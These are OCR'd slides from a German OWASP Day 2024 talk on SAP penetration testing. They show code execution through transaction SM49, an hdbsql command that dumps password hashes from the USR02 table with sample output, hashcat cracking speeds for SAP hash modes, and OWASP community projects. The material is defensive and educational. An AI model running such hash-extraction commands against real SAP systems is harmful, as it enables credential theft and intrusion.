
Transaction Example SM49: Code Execution as a Feature

…and new commands can be added…




Transaction Example SM49: Code Execution as a Feature

…and new commands can be added…



Transaction Example SM49: Code Execution as a Feature

…and executed ;-)



Impact of Code Execution: Extract Password Hashes

```
vhcala4hci:/ # su a4hadm -c "hdbsql -U DEFAULT -x 'select bname,bcode,passcode,pwdsaltedhash from usr02'"
BNAME,BCODE,PASSCODE,PWDSALTEDHASH
"SAP*",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}y6eTZg+G8zKcv8nGmX7z5tEeWuXRJSQwOjaMerpLgmY="
"SDMI_BFZKETP",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}3qy3okl8DcuEgrwIiRGHAXDacKcXTlkfgDex2OA143U="
"SNOTE",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}y4BFy5Ig5x5fkM59uzZbn16obtzcYYISQEuv+7P4SP8="
"TMSADM",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}QFRWf3naeooO/vctzsDG0Jxbi0a1rKtOIYnRFCb5dpg="
"SAP*",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}DpDDjp1DCgeTtzg1QIN/bYoJ8Av8oLTl18VD7yNAQxM="
"SDMI_DLRYYAU",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}63jJRL02/gf9fX8VOZhRIjh4re7yFvgguPqA+vAnt3E="
"DDIC",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}LfW1pHZFfeAaHtYlLUZ9lg6VN85fnOZeHlCDFFCVRnc="
"DDIC",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}jtbWPtJVdyHhJv5AV/jwNoNQ/6rG7ditWsOFfHvqJqI="
"BWDEVELOPER",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}XewIIt8w+fBXsLQ5B7xRu1mzrfAfDy1GS2VJkzwJilQ="
"DEVELOPER",0x0000000000000000,0x0000000000000000000000000000000000000000,"{x-issha, 1024}zZT3Rw+vn6mrLbi3RdCpkyCKIDQud4uLino6cIBzglk="
```

Hash Cracking


```
* Hash-Mode 7800 (SAP CODVN F/G (PASSCODE))
------------------------------------------

Speed.#1.........:   403.3 MH/s (81.98ms) @ Accel:32 Loops:256 Thr:256 Vec:1
```

```
* Hash-Mode 7700 (SAP CODVN B (BCODE))
-------------------------------------

Speed.#1.........:   342.2 MH/s (48.16ms) @ Accel:128 Loops:256 Thr:32 Vec:1
```

```
* Hash-Mode 10300 (SAP CODVN H (PWDSALTEDHASH) iSSHA-1) [Iterations: 1023]
-------------------------------------------------------------------------

Speed.#1.........:  1602.0 kH/s (49.99ms) @ Accel:16 Loops:1023 Thr:512 Vec:1
```

250x Speed Increase

Transaction Example SE16 – Password Hashes, Please



Display Table USR02


Table	USR02
Short Description	Logon Data (Kernel-Side Use)
Number of Entries	7

MANDT	BNAME	BCODE	PASSCODE
PWDSALTEDHASH			
001	ADMIN	0000000000000000	0000000000000000000000000000000000000000
{x-issha, 1024}YD2itxwbMqn6aI+lMNyjpx1cuch5hmw6A8BtNR7d2bY=			
001	BLACKHAT	0000000000000000	0000000000000000000000000000000000000000
{x-issha, 1024}HXYW+qbIAj4A3iNRhVYnnm5wS5WQ5qALrUt3jF4PNwc=			
001	BWDEVELOPER	0000000000000000	0000000000000000000000000000000000000000
{x-issha, 1024}97RSLvHY8Az5idQApp+hfT2GMUIj3BsVhYgjO3ioSGI=			

More Classic Web App Vulnerabilities

CVE-2024-30214 + CVE-2024-30215, CVSS: 4.8 (Medium)


- High-privileged users can access files within the filesystem
- Ability to execute arbitrary commands on the system
- SAP does not classify this as a vulnerability but instead recommends changing default user passwords...



German OWASP Day 2024

03

Are we Doomed?


OWASP Core Business Application Security
Security Assessment / Penetration Testing
Deception
Adversary Simulation
Attack Surface Management
HoneySAP
SAPKiln
pysap
SAP Attack Surface Discovery
SAP Security Verification Standard
Security Posture Validation & Baseline Controls

OWASP Core Business Application Security

COMING SOON!!!

Security Assessment / Penetration Testing

Deception

Adversary Simulation

Attack Surface Management

Detection Engineering

HoneySAP

SAPKiln

pysap

SAP Attack Surface Discovery


SAL + MITRE ATT&CK

SAP Security Verification Standard

Security Posture Validation & Baseline Controls

Responsible Vulnerability Disclosure

- Quick response to responsible disclosure by SAP
- However: For 3rd party software, responsible disclosure often hard!
- Support provided to determine if vulnerability affects SAP code or only customer configuration/custom ABAP
- Recognition of researchers through "Hall of Fame"



https://support.sap.com/en/my-support/knowledge-base/security-notes-news/credits-for-security-researchers.html

To Take Away

SAP as technology ecosystem brings its own complexity

From pentesting experience: Complexity is the enemy of security

Common vulnerabilities & misconfigurations in SAP and 3rd party software

Increasing awareness & community around SAP security

German OWASP Day 2024

THANK YOU!